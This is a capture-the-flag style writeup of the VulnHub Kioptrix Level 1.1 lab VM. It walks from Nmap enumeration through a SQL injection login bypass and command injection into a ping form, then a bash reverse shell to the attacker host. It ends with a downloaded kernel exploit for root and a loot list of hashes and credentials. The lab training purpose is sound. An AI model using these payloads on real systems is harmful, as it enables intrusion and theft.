[VulnHub] Kioptrix: Level 1.1 (#2)

Date: 28/Sep/2019

Categories: oscp, vulnhub, linux

Tags: exploit_sqli, exploit_cmdexec, privesc_kernel_ipappend

Overview

This is a writeup for VulnHub VM Kioptrix: Level 1.1 (#2). Here's an overview of the enumeration \rightarrow exploitation \rightarrow privilege escalation process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.0.52 ((CentOS)): exploit_sqli, exploit_cmdexec, privesc_kernel_ipappend

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Fri Sep 27 18:16:48 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/writeups/vulnhub.kioptrix2/results/192.168.92.182/scans/_quick_tcp_nmap.txt
    4 /root/toolbox/writeups/vulnhub.kioptrix2/results/192.168.92.182/scans/xml/_quick_tcp_nmap.xml
    Nmap scan report for 192.168.92.182
   Host is up, received arp-response (0.0025s latency).
   Scanned at 2019-09-27 18:16:48 PDT for 15s
  Not shown: 993 closed ports
  Reason: 993 resets
   PORT
           STATE SERVICE REASON
                                        VERSION
   22/tcp
           open ssh syn-ack ttl 64 OpenSSH 3.9p1 (protocol 1.99)
   ssh-hostkey:
  1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
10
   1024 35
    1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
   ssh-dss AAAAB3NzaC1kc3MAAACBAOWJ2N2BPBPmOHxCi630ZxHtTNMh+
    4 uVkeYCkKVNxavZkcJdpfFT0GZp054sj27mVZVtCeNMHhzAUpvRisn/cH4k4plLd1m8HACAVPtcgRrshCzb7wzQikrP
      +byCVypEORpkQcDya+ngDMVzrkA+9KQSR/5W6BjldLW60A5oZgyfvAAAAFQC/
    4 iRZe4LlaYXwHvYYDpjnoCPY3xQAAAIBKFG1/zr/u1JxCV8a9dIAMIEOrk0jYtwvpDCdBre450ruoLII/
    hsparzdJs898SMWX1kEzigzUdtobDVT8nWdJAVRHCm8ruy4IQYIdtjYowXD7hxZTy/F0xOsiTRWBYMQPe8lW1oA+
      xabqlnC03ppjmBecV1CwEMoeefnwGWAkxwAAAIAKajcioQiMDYW7veV13Yjmag6wyIia9+_

    ∨9a08JmgMi3cNr04Vl0FF+

    4 n70IZ5QYvpSKcQgRzwNylEW5juV0Xh96m2g3rqEvDd4kTttCDl0ltPgP6q6Z8JI0IGzcIGYBy6UWdIxj9D7F2ccc7fAM2o22
    → +qgFp+FFiLeFDVbRhYz4sg==
      1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
14
   |_ssh-rsa
    - AAAAB3NzaC1yc2EAAAABIwAAAIEA4j5XFFw9Km2yphjpu1gzDBglGSpMxtR8zOvpH9gUb0MXXbCQeXg0K3rs4cs/
      j75G54jALm99Ky7tgToNaEuxmQmwnpYk9bntoDu9SkiT/hPZdOwq40yrfWIHz1UNWTpY3okTdf/

→ YNUAd14NOBOYbf0x/dsAdHHqSWnvZmruFA6M=

   sshv1: Server supports SSHv1
   80/tcp
           open http
                         syn-ack ttl 64 Apache httpd 2.0.52 ((CentOS))
17
   http-methods:
18
   Supported Methods: GET HEAD POST OPTIONS
19
   http-server-header: Apache/2.0.52 (CentOS)
20
   http-title: Site doesn't have a title (text/html; charset=UTF-8).
21
22
   111/tcp open rpcbind syn-ack ttl 64 2 (RPC #100000)
   | rpcinfo:
23
  | program version port/proto service
  100000 2
                        111/tcp rpcbind
25
      100000 2
                          111/udp rpcbind
26
   100024 1
                          622/udp status
27
   100024 1
                          625/tcp status
28
   443/tcp open ssl/http syn-ack ttl 64 Apache httpd 2.0.52 ((CentOS))
   | http-methods:
30
  | Supported Methods: GET HEAD POST OPTIONS
  |_http-server-header: Apache/2.0.52 (CentOS)
32
   | http-title: Site doesn't have a title (text/html; charset=UTF-8).
   ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/
    stateOrProvinceName=SomeState/countryName=--/localityName=SomeCity/organizationalUnitName=
      SomeOrganizationalUnit/emailAddress=root@localhost.localdomain
```

```
| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/
    stateOrProvinceName=SomeState/countryName=--/localityName=SomeCity/organizationalUnitName=
       SomeOrganizationalUnit/emailAddress=root@localhost.localdomain
   | Public Key type: rsa
36
     Public Key bits: 1024
37
     Signature Algorithm: md5WithRSAEncryption
38
     Not valid before: 2009-10-08T00:10:47
     Not valid after: 2010-10-08T00:10:47
             01de 29f9 fbfb 2eb2 beaf e624 3157 090f
     MD5:
41
      SHA-1: 560c 9196 6506 fb0f fb81 66b1 ded3 ac11 2ed4 808a
42
        --BEGIN CERTIFICATE----
     MIIEDDCCA3WgAwIBAgIBADANBgkqhkiG9wOBAQQFADCBuzELMAkGA1UEBhMCLSOx
44
     EjAQBgNVBAgTCVNvbWVTdGFOZTERMA8GA1UEBxMIU29tZUNpdHkxGTAXBgNVBAoT
     EFNvbWVPcmdhbml6YXRpb24xHzAdBgNVBAsTF1NvbWVPcmdhbml6YXRpb25hbFVu
46
     aXQxHjAcBgNVBAMTFWxvY2FsaG9zdC5sb2NhbGRvbWFpbjEpMCcGCSqGSIb3DQEJ
     ARYacm9vdEBsb2NhbGhvc3QubG9jYWxkb21haW4wHhcNMDkxMDA4MDAxMDQ3WhcN
48
     MTAxMDA4MDAxMDQ3WjCBuzELMAkGA1UEBhMCLS0xEjAQBgNVBAgTCVNvbWVTdGF0
     ZTERMA8GA1UEBxMIU29tZUNpdHkxGTAXBgNVBAoTEFNvbWVPcmdhbml6YXRpb24x
50
     HzAdBgNVBAsTF1NvbWVPcmdhbm16YXRpb25hbFVuaXQxHjAcBgNVBAMTFWxvY2Fs
      aG9zdC5sb2NhbGRvbWFpbjEpMCcGCSqGSIb3DQEJARYacm9vdEBsb2NhbGhvc3Qu
52
     bG9jYWxkb21haW4wgZ8wDQYJKoZIhvcNAQEBBQADgYOAMIGJAoGBAN4duNVEr4aL
53
     TUfsjacXKcCaRs1oTxsdNTIxkp7SV2PDD+mBY5shsXt/FMG7Upf4g605+W6ZEhfB
      WpLXonDFaRIxxn4AGSOLg8q20kUt9p2HZufaSLSwfSwJ+CTMwYtN8AU0jhf3r0y8
      jr+jjEUOHT4O4YXcnDRvbIUeHKedPPsTAgMBAAGjggEcMIIBGDAdBgNVHQ4EFgQU
56
      QAs+OwqZIYsWC1Q2ZBav2uPP/mAwgegGA1UdIwSB4DCB3YAUQAs+OwqZIYsWC1Q2
57
     ZBav2uPP/mChgcGkgb4wgbsxCzAJBgNVBAYTAi0tMRIwEAYDVQQIEwlTb211U3Rh
      dGUxETAPBgNVBAcTCFNvbWVDaXR5MRkwFwYDVQQKExBTb211T3JnYW5pemF0aW9u
59
     MR8wHQYDVQQLExZTb211T3JnYW5pemF0aW9uYWxVbm10MR4wHAYDVQQDExVsb2Nh
     bGhvc3QubG9jYWxkb21haW4xKTAnBgkqhkiG9w0BCQEWGnJvb3RAbG9jYWxob3N0
61
     LmxvY2FsZG9tYWluggEAMAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEEBQADgYEA
     Hvq7KPeUTn36Sz/Au95TmC7aSkhIkGVHMRGhWe7KTEflqQffYTqJ0S4xsu/FxDRy
63
     9IGOapsyILGEx57apuCYJW3tpwMUrpUXu/x9g3LM+VghiHOXxMOfbueVhqWZ+yP8
     LisR0r5u+FeG0BBIINAmpWUX2xEdB4p97WYzP03rEQU=
65
   ----END CERTIFICATE--
   ssl-date: 2019-09-27T22:07:26+00:00; -3h09m37s from scanner time.
67
   sslv2:
       SSLv2 supported
69
       ciphers:
70
         SSL2_RC4_128_EXPORT40_WITH_MD5
71
         SSL2_RC2_128_CBC_WITH_MD5
         SSL2_DES_64_CBC_WITH_MD5
         SSL2_RC4_64_WITH_MD5
         SSL2_RC4_128_WITH_MD5
         SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
76
         SSL2_DES_192_EDE3_CBC_WITH_MD5
   625/tcp open status
                            syn-ack ttl 64 1 (RPC #100024)
78
   631/tcp open ipp
                            syn-ack ttl 64 CUPS 1.1
   http-methods:
80
       Supported Methods: GET HEAD OPTIONS POST PUT
       Potentially risky methods: PUT
82
   http-server-header: CUPS/1.1
   http-title: 403 Forbidden
   3306/tcp open mysql
                            syn-ack ttl 64 MySQL (unauthorized)
   MAC Address: 00:0C:29:DD:3C:B5 (VMware)
86
   Host script results:
```

```
|_clock-skew: mean: -3h09m37s, deviation: 0s, median: -3h09m37s
| Read data files from: /usr/bin/../share/nmap
| Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
| **Mmap done at Fri Sep 27 18:17:03 2019 -- 1 IP address (1 host up) scanned in 15.14 seconds
```

2. We find a login form served at 80/tcp. Within HTML comments we find reference to a possible username admin and successfully login using SQL injection:

```
admin/' or 1=1 -- -
```

```
🥑 New Tab
                          http://192.168.92.182/
                                                      192.168.92.182/index.php
       ŵ
            i view-source:http://192.168.92.182/
links
   <html>
   <body>
   <form method="post" name="frmLogin" id="frmLogin" action="index.php">
<form method="post" name="frmLogin" id="frmLogin" action="index.php">

              <br/>b>Remote System Administration Login</b>
              Username
              <input name="uname" type="text">
              Password
             <input name="psw" type="password">
              <input type="submit" name="btnLogin" value="Login">
              26 </form>
 28 <!-- Start of HTML when logged in as Administator -->
 29 </body>
 30 </html>
```

Figure 2: writeup.enumeration.steps.2.1




Figure 3: writeup.enumeration.steps.2.2

3. Once logged in, we find a web administration console with a text input field to accept an IP address. The web

console will POST this IP to the pingit.php script that runs a ping query against this IP and shows result:




Figure 4: writeup.enumeration.steps.3.1




Figure 5: writeup.enumeration.steps.3.2

Findings

Open Ports

```
22/tcp
                          OpenSSH 3.9p1 (protocol 1.99)
             ssh
                          Apache httpd 2.0.52 ((CentOS))
80/tcp
             http
                          2 (RPC #100000)
111/tcp
             rpcbind
443/tcp
             ssl/http
                          Apache httpd 2.0.52 ((CentOS))
625/tcp
             status
                          1 (RPC #100024)
631/tcp
                          CUPS 1.1
             ipp
3306/tcp
             mysql
                          MySQL (unauthorized)
```

Phase #2: Exploitation

1. We try to inject additional command after the IP using a; as separator and get results back:




Figure 6: writeup.exploitation.steps.1.1




Figure 7: writeup.exploitation.steps.1.2

2. We can also run commands without providing the IP which makes it a little faster to get results back:




Figure 8: writeup.exploitation.steps.2.1




Figure 9: writeup.exploitation.steps.2.2

3. We try to use Python to get a reverse shell connection but it fails. We fallback on Bash reverse shell and it works:

```
nc -nlvp 443
; bash -i >& /dev/tcp/192.168.92.183/443 0>&1

; uname -a ; id ; pwd ; which python

Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 1686 1686 1386 GNU/Linux

uid=48(apache) gid=48(apache) groups=48(apache)
/var/www/html
/usr/bin/python
```

Figure 10: writeup.exploitation.steps.3.1



Figure 11: writeup.exploitation.steps.3.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix2 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.182] 32832
bash: no job control in this shell
bash-3.00$
bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$
bash-3.00$ ifconfig
          Link encap:Ethernet HWaddr 00:0C:29:DD:3C:B5
eth0
          inet addr:192.168.92.182 Bcast:192.168.92.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedd:3cb5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:695106 errors:16 dropped:72 overruns:0 frame:0
          TX packets:647251 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:77457955 (73.8 MiB) TX bytes:136053412 (129.7 MiB)
          Interrupt:177 Base address:0x2000
```

Figure 12: writeup.exploitation.steps.3.3

Phase #2.5: Post Exploitation

```
apache@kioptrix.level2> id
   uid=48(apache) gid=48(apache) groups=48(apache)
   apache@kioptrix.level2>
   apache@kioptrix.level2> uname
   Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
   apache@kioptrix.level2>
   apache@kioptrix.level2> ifconfig
   eth0 Link encap:Ethernet HWaddr 00:0C:29:DD:3C:B5
         inet addr:192.168.92.182 Bcast:192.168.92.255 Mask:255.255.255.0
         inet6 addr: fe80::20c:29ff:fedd:3cb5/64 Scope:Link
10
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
11
         RX packets:695106 errors:16 dropped:72 overruns:0 frame:0
12
         TX packets:647251 errors:0 dropped:0 overruns:0 carrier:0
13
         collisions:0 txqueuelen:1000
14
         RX bytes:77457955 (73.8 MiB) TX bytes:136053412 (129.7 MiB)
15
         Interrupt:177 Base address:0x2000
16
   apache@kioptrix.level2>
17
   apache@kioptrix.level2> users
   root
19
```

Phase #3: Privilege Escalation

1. We try the usuals (crontab|setuid|chkrootkit|etc.) but do not find anything interesting. While exploring the current directory, we find that /var/www/html/index.php file has hardcoded MySQL credentials for user john:

```
head /var/www/html/index.php
mysql_connect("localhost", "john", "hiroshima") or die(mysql_error());
```

```
bash-3.00$ pwd
/var/www/html
bash-3.00$
bash-3.00$ ls -la
total 24
drwxr-xr-x 2 root root 4096 Oct 8 2009 .
drwxr-xr-x 8 root root 4096 Oct 7
                                    2009 ..
-rwxr-Sr-t 1 root root 1733 Feb 9 2012 index.php
-rwxr-Sr-t 1 root root 199 Oct 8 2009 pingit.php
bash-3.00$
bash-3.00$ head index.php
<?php
        mysql_connect("localhost", "john", "hiroshima") or die(mysql_error());
        //print "Connected to MySQL<br />";
       mysql_select_db("webapp");
        if ($ POST['uname'] != ""){
                $username = $ POST['uname'];
                $password = $ POST['psw'];
                $query = "SELECT * FROM users WHERE username = '$username' AND password='$password'";
                //print $query."<br>";
bash-3.00$
```

Figure 13: writeup.privesc.steps.1.1

2. We find web application password hashes for users admin and john from the users table within webapp database:

```
mysql -h localhost -u john -p
show databases;
use webapp;
show tables;
select * from users;
```

```
bash-3.00$ mysql -h localhost -u john -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 1030 to server version: 4.1.22

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases
    -> ;
+-----+
| Database |
+-----+
| mysql |
| test |
| webapp |
+------+
3 rows in set (0.01 sec)
```

Figure 14: writeup.privesc.steps.2.1

Figure 15: writeup.privesc.steps.2.2

3. From the /etc/redhat-release file we find that the target system is CentOS release 4.5 (Final):

cat /etc/redhat-release

```
bash-3.00$ ls -l /etc/*release
-rw-r--r-- 1 root root 27 May 5 2007 /etc/redhat-release
bash-3.00$
bash-3.00$ cat /etc/redhat-release
CentOS release 4.5 (Final)
bash-3.00$
```

Figure 16: writeup.privesc.steps.3.1

4. We find an exploit for this CentOS release using searchsploit:

```
searchsploit linux kernel centos 4.5
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) -
    'ip_append_data()' RingO Privilege Escalation (1) | exploits/linux_x86/local/9542.c</pre>
```

5. We transfer this exploit file to the target system, compile it using gcc and execute it to get elevated access:

```
sharehttp 9999

cd /tmp

wget http://192.168.92.183:9999/9542.c

gcc -o 9542 9542.c

./9542
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix2 # sharehttp 9999
http://192.168.92.183:9999/192.168.92.182-443.png
http://192.168.92.183:9999/192.168.92.182-80.png
http://192.168.92.183:9999/9542.c
http://192.168.92.183:9999/passwd
http://192.168.92.183:9999/results
http://192.168.92.183:9999/screenshot.html
http://192.168.92.183:9999/writeup.yml
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
192.168.92.182 - [28/Sep/2019 18:16:47] "GET /9542.c HTTP/1.0" 200 -
192.168.92.182 - [28/Sep/2019 18:16:52] "GET /9542.c HTTP/1.0" 200 -
^C
Keyboard interrupt received, exiting.
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix2 #
```

Figure 17: writeup.privesc.steps.5.1

```
bash-3.00$ wget http://192.168.92.183:9999/9542.c
--21:00:36-- http://192.168.92.183:9999/9542.c
=> `9542.c'
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/plain]
9542.c: Permission denied
Cannot write to `9542.c' (Permission denied).
bash-3.00$
bash-3.00$
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.92.183:9999/9542.c
--21:00:42-- http://192.168.92.183:9999/9542.c
          => `9542.c'
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/plain]
    0K ..
                                                              100% 360.08 MB/s
21:00:42 (360.08 MB/s) - `9542.c' saved [2643/2643]
bash-3.00$ ls -l
total 4
-rw-r--r-- 1 apache apache 2643 Sep 28 2019 9542.c
bash-3.00$
```

Figure 18: writeup.privesc.steps.5.2

```
bash-3.00$ gcc -o 9542 9542.c
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ls -l
total 12
-rwxr-xr-x 1 apache apache 6932 Sep 27 21:01 9542
-rw-r--r-- 1 apache apache 2643 Sep 28 2019 9542.c
bash-3.00$ ./9542
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
sh-3.00# uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
sh-3.00#
sh-3.00# ifconfig
eth0
         Link encap:Ethernet HWaddr 00:0C:29:DD:3C:B5
         inet addr:192.168.92.182 Bcast:192.168.92.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedd:3cb5/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:697570 errors:16 dropped:72 overruns:0 frame:0
          TX packets:647886 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:77723482 (74.1 MiB) TX bytes:136119707 (129.8 MiB)
          Interrupt:177 Base address:0x2000
```

Figure 19: writeup.privesc.steps.5.3

Loot

Hashes

```
root:$1$FTpMLT88$VdzDQTTcksukSKMLRSVlc.:14529:.....

john:$1$wk7kH15I$2kNTw6ncQQCecJ.5b8xTL1:14525:.....

harold:$1$7d.sVxgm$3MYWsHDv0F/LP.mjL9lp/1:14529:.....
```

Credentials

```
mysql: john/hirosh...
webapp: admin/5afac8...., john/66lajGG...
```

References

- $[+]\ https://www.vulnhub.com/entry/kioptrix-level-11-2,23/$
- [+] https://byte8blog.wordpress.com/2017/03/18/kioptrix-level-2-writeup/